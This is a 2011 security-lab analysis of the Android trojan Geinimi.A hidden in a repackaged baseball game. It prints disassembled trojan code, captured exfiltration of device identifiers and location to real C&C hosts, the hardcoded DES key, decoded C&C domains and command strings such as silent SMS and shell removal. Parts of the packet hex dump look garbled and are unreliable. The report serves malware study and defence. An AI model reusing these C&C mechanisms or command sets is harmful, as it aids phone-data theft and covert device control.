



# Malware Analysis Report

Trojan: AndroidOS/Geinimi.A  
October 2011



Kindsight  
Security  
Labs

Dhawal Desai  
[www.kindsight.net](http://www.kindsight.net)

## Analysis Summary

Name: AndroidOS/Geimini.A
MD5: 0da3484a20c85c0489fea8f53316b53c
Size: 8468389 bytes
Source: Contagio
File Type: Android Application
Sample Collected: 2011-10-21
Application Name: Baseball Superstars 2010
Application: com.gamevil.bs2010

### Description

This malware has been identified as another variant of Geinimi, which targeted a significant number of Android Phone users since December 2010. The name “Geinimi” in Mandarin Chinese means “give you rice” which coincidentally is slang for “give you money”. The Trojan was originally used as a package named “com.geinimi”, but over a period of time the variants took on a more advanced obfuscated form.

The Trojan works as a BOT and communicates with Command & Control servers (C&C) to transfer personal information from the phone to the C&C server using HTTP requests and execute commands returned. These commands control activities such as sending SMS messages, modifying the contacts list and downloading files. The C&C communication is encrypted using DES, however the encryption key is hardcoded in the Trojan, enabling us to decrypt the network communications.


As seen in some of the other recent AndroidOS Trojans, the domain names of the C&C servers are hardcoded within the source code. However, the list of servers is not easily identifiable as it is obfuscated using DES. The list was fairly easy to decrypt using the same key that is used to conceal the C&C protocol.

At the time of this investigation, the C&C servers were inactive which significantly reduces the threat level of this Trojan.

### Infection

To become infected, the user is lead by various social engineering techniques to install the malware on their phone. One of the most commonly used techniques is by injecting the Trojan into a legitimate application and making it available for users to download and install. The applications may vary from productive applications to entertainment applications or games, which in this case was a game known as “Baseball Superstars 2010”.

In addition to the sample analyzed in the lab we also noticed identical infections in the following applications being distributed through third party market channels. Note that legitimate, uninfected versions of these applications are available on the Android Market.

	OPDA CacheMate V2.5.9
	Android SPL Meter
	Com.feasly.jewels.Gel
	lpay.com.cn
	Armored Strike
	MetroXing Chinese Metro Maps
	Kosenkov Protector
	Shopper's Paradise
	GoldMiner

### Threat

The Trojan is capable of intercepting inbound SMS, sending SMS, restarting packages, making a CALL, accessing GPS to know the phone's location (longitude and latitude), accessing the browser's history and much more. The fact that the C&C system is currently down, greatly reduces the threat level at this time.



### Remediation

The threat can be removed by uninstalling the application. If any passwords were stored in the phone, it is recommended that you change passwords and also check for your cellular service provider's bill for any calls made to "special numbers". Most Android anti-virus products will detect and remove this threat.

## Detailed Analysis

### *Installation and Infection*

The Trojan is injected in the legitimate application in this case a gaming application *Baseball Superstars 2011*. The user is tricked into downloading and installing this application onto the Android Mobile Phone. For a user, the application seems to be legitimate and they will be able to use all the gaming modules of the application (as shown in the screenshots below).



. In this case we were able to play “Baseball Superstars 2010” without any problems.


### *Behavior Analysis*

#### **System Analysis**

The application was successfully installed on the android phone. The application starts as a “com.gamevil.bs2010”. The Trojan is a part of main process “com.gamevil.bs2010”. On further analysis it was not at all surprising that the infected application was able to access following information:

1. Personal information: able to read browser’s history and bookmarks, read contact data, write browser’s history and bookmarks, write contact data.
2. Services that cost money: application is capable of making phone calls, sending SMS messages
3. Location information: access to *coarse* (network-based) location, GPS based location
4. Access to messages: edit SMS or MMS, read SMS or MMS, receive SMS.
5. Network communication: access to full Internet access via mobile device, view network state.
6. Storage access: capable of modifying/deleting SD card contents
7. Phone calls: read phone state and identity.
8. Hardware controls: control vibrator settings
9. System tools: install shortcuts, kill background processes, set wallpaper

The image below demonstrates the service request that has been made from the system.



## Network Analysis

Once the Geinimi service is active, it sends active signals to the C&C server. These signals are nothing but simple HTTP POST requests that can also be considered as check-in requests. These requests are encrypted which makes it less conspicuous and seems like legitimate traffic at first.

Following is the HTTP Request made by the Trojan that was embedded within the application:

```

61071.7509192.168.5.131 117.135.134.185 TCP ft-role > http-alt [ACK] seq=540 Ack=1140 Win=63102 Len=0
64880.7526192.168.5.131 117.135.134.185 TCP qtp-msgd > http-alt [SYN] seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
12825.64590.3032117.135.134.185 192.168.5.131 TCP http-alt > [qtp-msgd [SYN] seq=0 Ack=1 Win=64240 Len=0 MSS=1460
12826.64590.3033192.168.5.131 117.135.134.185 TCP qtp-msgd > http-alt [ACK] Seq=1 Ack=1 Win=64240 Len=0
12827.64590.3682192.168.5.131 117.135.134.185 TCP [TCP segment of a reassembled PDU]
12828.64590.3685117.135.134.185 192.168.5.131 TCP http-alt > qtp-msgd [ACK] Seq=1 Ack=245 Win=64240 Len=0
75280.64590.3030192.168.5.131 192.168.5.131 HTTP POST /vnc/socks/socks.html [Content-Length: 292]
12830.64590.3697117.135.134.185 192.168.5.131 TCP http-alt > qtp-msgd [ACK] Seq=1 Ack=540 Win=64240 Len=0
12831.64590.9040117.135.134.185 192.168.5.131 HTTP HTTP/1.1 404 Not Found (text/html)
75280.64590.3030192.168.5.131 192.168.5.131 HTTP GET /vnc/socks/socks.html [Content-Length: 292]
12833.64591.0950192.168.5.131 117.135.134.185 TCP qtp-msgd > http-alt [ACK] seq=540 Ack=1139 Win=63102 Len=0
12840.64611.6966117.135.134.185 192.168.5.131 TCP http-alt > qtp-msgd [FIN, PUSH, ACK] Seq=1139 Ack=540 Win=64240 Len=0
12841.64611.6967192.168.5.131 117.135.134.185 TCP qtp-msgd > http-alt [ACK] seq=540 Ack=1140 Win=63102 Len=0
# Frame 12829: 349 bytes on wire (2792 bits), 349 bytes captured (2792 bits) on 0
# Ethernet II, Src: Vmware_03:58:d0 (00:0c:29:03:58:d0), Dst: Vmware_eb:93:68 (00:30:56:eb:93:68)
# Internet Protocol, Src: 192.168.5.131 (192.168.5.131), Dst: 117.135.134.185 (117.135.134.185)
# Transmission Control Protocol, Src Port: qtp-msgd (2468), Dst Port: http-alt (8080), Seq: 245, Ack: 1, Len: 295
# Reassembled TCP Segments (539 bytes): #12827(244), #12829(295)]
# Hypertext Transfer Protocol
# Line-based text data: application/x-www-form-urlencoded
[truncated] params=113a080016d3838bcf16802a537c11f575da7fa36b5cee41f2abfd9d0e04c3b9aaf93bf06ed0490e670b4ab4bce6ec9a131f8d368d6a099325da2742677388e569a08f1ae2507d0f2abfd9d0e04c3bf77f7339d5b6855b58a6e3c30c4f07b3f7c0347e2a498ab8619d61c628d98a8181c25e6b9bd
0000 00 50 56 eb 93 68 00 0c 29 03 58 d0 08 00 45 00 .PV..h..).X...E.
0010 01 4f 04 57 40 00 80 06 62 45 c0 48 07 83 73 87 ..0.W...d....u.
0020 86 b9 09 a4 1f 9f 8f a0 61 5b c4 b5 13 d9 50 18 .....P.
0030 fa 70 11 40 00 00 70 61 72 61 60 73 30 33 3a 33 ..0...oa rams=113
0040 01 38 30 39 31 36 64 33 38 33 38 62 63 69 31 a080016d3838bcf5
0050 36 38 30 32 61 35 33 37 63 31 31 69 39 39 39 64 8802a537c11f575d
0060 01 37 06 33 39 32 36 63 63 63 36 24 26 26 26 61 873a0801c6a1f2a
0070 62 66 64 39 64 30 65 30 34 62 39 62 39 61 61 bf069d0e04c3b9aa
0080 06 39 32 62 66 30 64 64 30 34 62 39 62 39 37 f93f010e0490e670
0090 30 62 34 61 62 34 62 63 65 36 65 63 39 61 31 33 0b4ab4bc e6ec9a13
00a0 31 66 38 64 33 36 38 64 36 61 30 39 39 33 33 35 1f80368a 9a99325
00b0 04 01 32 37 34 32 36 37 37 33 38 38 65 33 36 39 da742677 388e569
00c0 61 50 88 66 31 61 65 61 35 30 37 64 30 66 30 60 a697a6e2 507d0f2a
00d0 62 68 64 04 39 65 62 30 34 25 62 65 62 65 38 bf069d0e 04c3bf77
00e0 06 37 33 33 39 64 35 62 39 36 38 39 31 62 35 38 f7339d5b 5685b58
00f0 01 38 65 33 63 33 63 34 66 30 62 36 39 37 63 39 37 a6e3c30c 4f07b3f7
0100 03 30 33 34 37 65 32 61 34 39 38 60 62 38 36 31 c0347e2a 498ab861
0110 19 64 35 33 31 30 36 33 30 66 37 63 63 37 33 65 9d3210e 30f7c034
0120 30 33 36 61 65 62 63 31 61 65 31 36 65 33 66 65 05a6ebc1 ae56e3fe
0130 66 31 38 63 66 63 64 31 62 117.135.134.185 f18269f3 01c1c4c2
0140 37 32 38 35 39 33 36 31 63 36 32 38 64 39 38 61 72859361 c628d98a
0150 38 31 38 31 63 32 35 65 36 62 39 62 64 8181c25e 6b9bd

```

As seen in the PCAP, the Trojan sends HTTP POST request, which is encrypted:

```

params=113a080016d3838bcf16802a537c11f575da7fa36b5cee41f2abfd9d0e04c3b9aaf93bf06ed0490e670b4ab4bce6ec9a131f8d368d6a099325da2742677388e569a08f1ae2507d0f2abfd9d0e04c3bf77f7339d5b6855b58a6e3c30c4f07b3f7c0347e2a498ab8619d61c628d98a8181c25e6b9bd

```

We can further decrypt the data using the DES key hard coded within the Trojan:

```

PTID=33080001&IMEI=0000000000000000&sdkver=10.7&SALESID=0006&IMSI=310260000000000&longitu
de=0.0&latitude=0.0&DID=2001&autosdkver=10.7&CPID=3308

```

### Static Code Analysis

As discussed earlier, the Geinimi Trojan is distributed inside repackaged versions of various legitimate applications. The sample discussed in this report is gaming application named "Baseball Superstars 2010".

### Permissions

Following is the list of permissions requested by the legitimate application:

```

<uses-permission android:name="android.permission.VIBRATE" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
<uses-permission android:name="android.permission.INTERNET" />

```

There are only four (4) permissions requested by the application. These are standard permission requests for most android gaming applications. However, the infected application (application that is infected by the Geinimi Trojan) requests a fair bit more. The following is a list of permissions requested by Trojan:

```

<uses-permission android:name="com.android.launcher.permission.INSTALL_SHORTCUT" />
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
<uses-permission android:name="android.permission.CALL_PHONE" />
<uses-permission android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS" />
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.READ_SMS" />
<uses-permission android:name="android.permission.SEND_SMS" />
<uses-permission android:name="android.permission.SET_WALLPAPER" />
<uses-permission android:name="android.permission.WRITE_CONTACTS" />
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS" />
<uses-permission android:name="com.android.browser.permission.WRITE_HISTORY_BOOKMARKS" />
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
<uses-permission android:name="android.permission.ACCESS_GPS" />
<uses-permission android:name="android.permission.ACCESS_LOCATION" />
<uses-permission android:name="android.permission.RESTART_PACKAGES" />
<uses-permission android:name="android.permission.RECEIVE_SMS" />
<uses-permission android:name="android.permission.WRITE_SMS" />
    
```

The following table shows the permission sets used by the legitimate application and the infected application.

Permission Sets	Baseball Superstars 2010	Geinimi Infected Application
Permission.VIBRATE	✓	✓
Permission.READ_PHONE_STATE	✓	✓
Permission.ACCESS_NETWORK_STATE	✓	✓
Permission.INTERNET	✓	✓
Permission.INSTALL_SHORTCUT	x	✓
Permission.ACCESS_FINE_LOCATION	x	✓
Permission.CALL_PHONE	x	✓
Permission.MOUNT_UNMOUNT_FILESYSTEMS	x	✓
Permission.READ_CONTACTS	x	✓
Permission.READ_SMS	x	✓
Permission.SEND_SMS	x	✓
Permission.SET_WALLPAPER	x	✓
Permission.WRITE_CONTACTS	x	✓
Permission.WRITE_EXTERNAL_STORAGE	x	✓
Permission.READ_HISTORY_BOOKMARKS	x	✓
Permission.ACCESS_COARSE_LOCATION	x	✓
Permission.ACCESS_GPS	x	✓
Permission.RESTART_PACKAGES	x	✓
Permission.RECEIVE_SMS	x	✓
Permission.WRITE_SMS	x	✓

Table 1: Permission Matrix

Further analyzing *AndroidManifest.xml*, it seems as if the default application *activity* was overwritten with a set of new *activity* that would enable the application to *launch* Geinimi Service as identified below:

```
- <activity android:theme="@android:style/Theme.Black.NoTitleBar.Fullscreen" android:label="Baseball Superstars™ 2010" android:name=".BS2010Launcher" android:launchMode="singleInstance" android:screenOrientation="landscape" android:configChanges="keyboardHidden|orientation">
- <intent-filter>
<category android:name="android.intent.category.LAUNCHER" />
</intent-filter>
</activity>
- <receiver android:name="com.gamevil.bs2010.launcher.f">
- <intent-filter>
<action android:name="android.intent.action.BOOT_COMPLETED" />
<category android:name="android.intent.category.LAUNCHER" />
</intent-filter>
- <intent-filter android:priority="65535">
<action android:name="android.provider.Telephony.SMS_RECEIVED" />
</intent-filter>
</receiver>
<service android:name="com.gamevil.bs2010.launcher.c.AndroidIME"
android:permission="android.permission.INTERNET" />
- <activity android:theme="@android:style/Theme.Black.NoTitleBar" android:label="Baseball Superstars™ 2010" android:name="com.gamevil.bs2010.launcher.c.bwlatduj">
- <intent-filter>
<action android:name="android.intent.action.MAIN" />
<category android:name="android.intent.category.LAUNCHER" />
</intent-filter>
</activity>
```

The broadcast receiver answers to “*android.intent.action.BOOT\_COMPLETED*” and “*android.provider.Telephony.SMS\_RECEIVED*” actions.

The Geinimi service also creates another thread to manage the socket using a challenge and response. Based on the code analysis it was observed that the challenge-response is pretty much the standard one. The challenge string used in here is “hi, are you online?” and the response to this would be “yes, I'm online!”. This is identified in the code below:

```
new-instance v4, Ljava/net/Socket;
#v4=(UninitRef);
const-string v5, "127.0.0.1"
#v5=(Reference);
sget-object v6, Lcom/gamevil/bs2010/launcher/h;-->a:[I
#v6=(Reference);
aget v6, v6, v2
#v6=(Integer);
invoke-direct {v4, v5, v6}, Ljava/net/Socket;--><init>(Ljava/lang/String;I)V
#v4=(Reference);
sput-object v4, Lcom/gamevil/bs2010/launcher/h;-->b:Ljava/net/Socket;
invoke-virtual {v4}, Ljava/net/Socket;-->getInputStream()Ljava/io/InputStream;
move-result-object v4
sget-object v5, Lcom/gamevil/bs2010/launcher/h;-->b:Ljava/net/Socket;
invoke-virtual {v5}, Ljava/net/Socket;-->getOutputStream()Ljava/io/OutputStream;
move-result-object v5

const-string v6, "hi,are you online?"
#v6=(Reference);
invoke-virtual {v6}, Ljava/lang/String;-->getBytes()[B
move-result-object v6
invoke-virtual {v5, v6}, Ljava/io/OutputStream;-->write([B)V
new-instance v6, Ljava/util/Timer;
#v6=(UninitRef);
invoke-direct {v6}, Ljava/util/Timer;--><init>()V
#v6=(Reference);
new-instance v7, Lcom/gamevil/bs2010/launcher/u;
#v7=(UninitRef);
invoke-direct {v7}, Lcom/gamevil/bs2010/launcher/u;--><init>()V
#v7=(Reference);
const-wide/16 v8, 0x1388
#v8=(LongLo);v9=(LongHi);
invoke-virtual {v6, v7, v8, v9}, Ljava/util/Timer;-->schedule(Ljava/util/TimerTask;J)V
const/16 v7, 0x100
#v7=(PosShort);
new-array v7, v7, [B
#v7=(Reference);
invoke-virtual {v4, v7}, Ljava/io/InputStream;-->read([B)I
move-result v8
#v8=(Integer);
new-instance v9, Ljava/lang/String;
#v9=(UninitRef);
const/4 v10, 0x0
#v10=(Null);
invoke-direct {v9, v7, v10, v8}, Ljava/lang/String;--><init>([BII)V
#v9=(Reference);
const-string v7, "yes,I\'m online!"
invoke-virtual {v9, v7}, Ljava/lang/String;-->equals(Ljava/lang/Object;)Z
move-result v7
```

As seen in the code above, the socket listens and waits for a challenge “hi,are you online?” and then it responds with “yes,I\'m online!”. The socket is managed by a timer to terminate a connection as seen in the code below:

```

new-instance v6, Ljava/util/Timer;
#v6=(UninitRef);
invoke-direct {v6}, Ljava/util/Timer;--><init>()V
#v6=(Reference);
new-instance v7, Lcom/gamevil/bs2010/launcher/u;
#v7=(UninitRef);
invoke-direct {v7}, Lcom/gamevil/bs2010/launcher/u;--><init>()V
#v7=(Reference);
const-wide/16 v8, 0x1388
#v8=(LongLo);v9=(LongHi);
invoke-virtual {v6, v7, v8, v9}, Ljava/util/Timer;-->schedule(Ljava/util/TimerTask;J)V
const/16 v7, 0x100
#v7=(PosShort);
new-array v7, v7, [B
#v7=(Reference);
invoke-virtual {v4, v7}, Ljava/io/InputStream;-->read([B)I
move-result v8
#v8=(Integer);
new-instance v9, Ljava/lang/String;
#v9=(UninitRef);
const/4 v10, 0x0
#v10=(Null);
invoke-direct {v9, v7, v10, v8}, Ljava/lang/String;--><init>([BII)V
#v9=(Reference);
const-string v7, "yes,I\'m online!"
invoke-virtual {v9, v7}, Ljava/lang/String;-->equals(Ljava/lang/Object;)Z
move-result v7
#v7=(Boolean);
if-eqz v7, :cond_3
invoke-virtual {v6}, Ljava/util/Timer;-->cancel()V

```

The Trojan verifies the service version and if the service version conflicts it closes the connection.

```

if-lt v1, v7, :cond_1
if-ne v1, v7, :cond_2
if-gt v0, v8, :cond_2
:cond_1
move v3, v11
:cond_2
invoke-virtual {v5}, Ljava/io/OutputStream;-->flush()V
invoke-virtual {v5}, Ljava/io/OutputStream;-->close()V
invoke-virtual {v4}, Ljava/io/InputStream;-->close()V
sget-object v4, Lcom/gamevil/bs2010/launcher/h;-->b:Ljava/net/Socket;
invoke-virtual {v4}, Ljava/net/Socket;-->close()V
:cond_3
invoke-virtual {v6}, Ljava/util/Timer;-->cancel()V
:try_end_0
.catch Ljava/lang/Exception; {:try_start_0 .. :try_end_0} :catch_0
:goto_2

#v5=(Conflicted);v6=(Conflicted);v7=(Conflicted);v8=(Conflicted);v9=(Conflicted);v10=(Conflicted);
add-int/lit8 v2, v2, 0x1
goto :goto_0
:cond_4
#v4=(Integer);
move v0, v3
#v0=(Boolean);
goto :goto_1
:catch_0
#v0=(Integer);v4=(Conflicted);
move-exception v4
#v4=(Reference);
goto :goto_2
.end method

```

We go ahead and analyze the code that accepts the server socket. Once the challenge string is received, it checks the SDK values. And based on the SDK value it decides to either continue running or stop the current running Geinimi service. *J Class* is where we can see the code that accepts the server sockets.

The code below initiates the server sockets:

```
iget-object v1, v1, Lcom/gamevil/bs2010/launcher/e;->c:Ljava/net/ServerSocket;
```

The `getInputStream()` accepts the challenge and initiates a Timer:

```
invoke-virtual {v0}, Ljava/net/Socket;->getInputStream()Ljava/io/InputStream;
move-result-object v0
iget-object v1, p0, Lcom/gamevil/bs2010/launcher/j;->a:Lcom/gamevil/bs2010/launcher/e;
iget-object v1, v1, Lcom/gamevil/bs2010/launcher/e;->d:Ljava/net/Socket;
invoke-virtual {v1}, Ljava/net/Socket;->getOutputStream()Ljava/io/OutputStream;
move-result-object v1
new-instance v2, Ljava/util/Timer;
#v2=(UninitRef);
invoke-direct {v2}, Ljava/util/Timer;-><init>()V
#v2=(Reference);
new-instance v3, Lcom/gamevil/bs2010/launcher/k;
#v3=(UninitRef);
invoke-direct {v3, p0}, Lcom/gamevil/bs2010/launcher/k;-><init>(Lcom/gamevil/bs2010/launcher/j;)V

#v3=(Reference);
const-wide/16 v4, 0x1388
#v4=(LongLo);v5=(LongHi);
invoke-virtual {v2, v3, v4, v5}, Ljava/util/Timer;->schedule(Ljava/util/TimerTask;J)V
```

The following converts read bytes into string and matches the challenge:

```
new-instance v5, Ljava/lang/String;
#v5=(UninitRef);
const/4 v6, 0x0
#v6=(Null);
invoke-direct {v5, v3, v6, v4}, Ljava/lang/String;-><init>([BII)V
#v5=(Reference);
const-string v3, "hi,are you online?"
invoke-virtual {v5, v3}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z
```

If the strings do not match then the following would cancel the timer which in turn close the active session:

```
if-eqz v3, :cond_1
    invoke-virtual {v2}, Ljava/util/Timer;->cancel()V
```

One of the interesting parts is the version control or version management. However, the version management is not very efficient in this case, but it certainly helps in avoiding duplication. It was observed that it is possible for multiple variants of Geinimi to reside and work as one on the same Android device. Based on the code below, if a new variant of Geinimi is installed on the device, the older versions of Geinimi would shutdown and surrender the control to a newer one (in this case major). This would certainly help in

reducing the network traffic or rather duplicating the communication and keep the Trojan code updated.

```

if-gt v3, v1, :cond_0
    if-ne v3, v1, :cond_1
    if-le v4, v0, :cond_1
    :cond_0
    iget-object v0, p0, Lcom/gamevil/bs2010/launcher/j;-->a:Lcom/gamevil/bs2010/launcher/e;
    #v0=(Reference);
    const/4 v1, 0x1
    #v1=(One);
    iput-boolean v1, v0, Lcom/gamevil/bs2010/launcher/e;-->e:Z
    iget-object v0, p0, Lcom/gamevil/bs2010/launcher/j;-->a:Lcom/gamevil/bs2010/launcher/e;
    invoke-virtual {v0}, Lcom/gamevil/bs2010/launcher/e;-->stopSelf()V
    :cond_1
    #v0=(Conflicted);v1=(Conflicted);v5=(Conflicted);
    invoke-virtual {v2}, Ljava/util/Timer;-->cancel()V
    :try_end_0
    .catch Ljava/io/IOException; {:try_start_0 .. :try_end_0} :catch_0
    goto/16 :goto_0
    :catch_0
    move-exception v0
    #v0=(Reference);
    goto/16 :goto_0
.end method

```

Once the Geinimi service is active, it sends a host (in this case infected Android Device) information to the C&C server. The communication between the C&C server and the Geinimi Agent is encrypted and seems to be a legitimate HTTP POST request. This makes the communication look less conspicuous, as shown in the network packet capture below:

```

POST /getAdXml.do HTTP/1.1
User-Agent: Dalvik/1.4.0 (Linux; U; Android 2.3.1; sdk Build/GSI11)
Host: 117.135.134.185:8080
Connection: Keep-Alive
Content-Length: 295
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip

params=113a080016d3838bcf16802a537c11f575da7fa36b5cee41f2abfd9d0e04c3b9aaf93bf06ed0490e670b4ab4bce6ec9a131f8d368d6a099325da2742677388e569a08f1ae2507d0f2abfd9d0e04c3bf77f7339d5b56855b58a6e3c30c4f07b3f7c0347e2a498ab8619d53210630f7ec73056aebc1ae56e3fef18cbf35d11c14c372859361c628d98a8181c25e6b9bdHTTP/1.1 404 Not Found
Server: Apache-Coyote/1.1
Content-Type: text/html; charset=utf-8
Content-Length: 988
Date: Mon, 24 Oct 2011 06:51:41 GMT

```

Figure 1: Geinimi Host Information to C&C

The communication was encrypted using DES and a key. The key is hardcoded within the Trojan. Hence, it was possible for us to decode the communication that was as follows:

```

PTID=33080001&IMEI=0000000000000000&sdkver=10.7&SALESID=0006&IMSI=3102600000000000
&longitude=0.0&latitude=0.0&DID=2001&autosdkver=10.7&CPID=3308

```

The C&C server can easily identify each infected device using parameters such as PTID, IMEI and CPID. Since the Trojan was executed on an emulator the IMEI would be the same throughout. However, if this were to be executed on an Android device (mobile or tablets) the IMEI would be unique. The longitude and latitude is used to track the location of the device and thus user. The SDKVER and AUTOSDKVER are used to identify the current version of the Trojan. With all the information sent to C&C, it is possible for the owner of the

C&C server to uniquely map the location of the device and the package. The following code is responsible for capturing CPID information:

The communication with the C&C server is encrypted using DES. The DES Key used for encryption is hardcoded within the application. As seen in the code below DES Key used to encrypt the information is `"\x01\x02\x03\x04\x05\x06\x07\x08"`

The DES key is used throughout Geinimi to encrypt/decrypt communications to and from the C&C server.

As seen in most of the Android malware samples, the C&C servers are hardcoded within. However, the list of C&C servers is encoded using DES and the key. After further decoding the server list

1. [www.widifu.com:8080](http://www.widifu.com:8080);
2. [www.udaore.com:8080](http://www.udaore.com:8080);
3. [www.frijd.com:8080](http://www.frijd.com:8080);
4. [www.islpast.com:8080](http://www.islpast.com:8080);
5. [www.piajesj.com:8080](http://www.piajesj.com:8080);
6. [www.qoewsl.com:8080](http://www.qoewsl.com:8080);
7. [www.weolir.com:8080](http://www.weolir.com:8080);
8. [www.uisoa.com:8080](http://www.uisoa.com:8080);
9. [www.riusdu.com:8080](http://www.riusdu.com:8080);
10. [www.aiucr.com:8080](http://www.aiucr.com:8080);
11. 117.135.134.185:8080

Further decryption also helped us identify the command sets that are used by the Trojan:

```
debug_internet
debug_outter
_value@
http://180.168.68.34:8080/android/getAdXml.do
contactlist
smsrecord
deviceinfo
location
sms
register
call
PostUrl
TICKETERTEXT
TitleText
ContextText
ShowMode
call://
email://
map://
sms://
search://
install://
shortcut://
contact://
wallpaper://
bookmark://
http://
toast://
startapp://
.zip
tel://
smsto:
geo:
CmdID
AdID
I
D
content://sms/inbox
content://sms/sent
com.android.launcher.action.INSTALL_SHORTCUT
method=post&IMEI=
&IMSI=
&AdID=
&CPID=
&PTID=
&SALESID=
&msgType=
imei=
&imsi=
&sms=
&type=send
&latitude=
&longitude=
&type=receive
&phone=
&MODEL=%s&BOARD=%s&BRAND=%s&CPU_ABI=%s&DEVICE=%s&DISPLAY=%s&FINGERPRINT=%s&HOST=%s&ID=%s&MANUFACTURER=%s&PRODUCT=%s&TAGS=%s&TIME=%s&TYPE=%s&USER=%s&SoftwareVersion=%s&Line1Number=%s&NetworkCountryIso=%s&NetworkOperator=%s&NetworkOperatorName=%s&NetworkType=%s&PhoneType=%s&SimCountryIso=%s&SimOperator=%s&SimOperatorName=%s&SimSerialNumber=%s&SimState=%s&SubscriberId=%s&VoiceMailNumber=%s&CPID=%s&PTID=%s&SALESID=%s&DID=%s&sdkver=%s&autosdkver=%s&shell=%s
suggestsms://
silentsms://
method=postlink&IMEI=
&FeatureTag=
```

```
text://
method=show&IMEI=
suggestsms
skiptime
changefrequency
&DID=
&sdkver=
&autosdkver=
IMEI
IMSI
CPID
PTID
SALESID
DID
sdkver
autosdkver
latitude
longitude
???????nim?????tom?????????ybo
&applist=
applist
updatehost
www.widifu.com:8080;www.udaore.com:8080;www.frijd.com:8080;www.islpast.com:8080;www.piajesj.com:8080;www.qoewsl.com:8080;
www.weolir.com:8080;www.uisoa.com:8080;www.riusdu.com:8080;www.aiucr.com:8080;117.135.134.185:8080
install
uninstall
showurl
cmd cp
cmd pm
cmd rm
/data/
shell
cmd
kill
start
android.provider.Telephony.SMS_RECEIVED
@@smskey(
@@kill@(
smskiller
content://sms/conversations/
```

## Conclusion

It was quiet impressive to see the level of sophistication and the capabilities that were implemented by Geinimi. The version management is far better than what has been seen in the previous malware. The author of this malware has gone to a great extent to employ byte code obfuscation and internal encryption to obfuscate its purpose. Even the communication with the C&C seems less conspicuous at first. The other interesting part is the malware allows installation of multiple versions of Geinimi. In order to reduce the network traffic the minor version of the SDK surrenders it to the major version of SDK to ensure that the latest version of Geinimi is active and most updated.

However, the encryption key was embedded within the Trojan, which made the decryption relatively easy. In the near future, we expect that the encryption key would be dynamic and will be changed each time the communication is packed and delivered.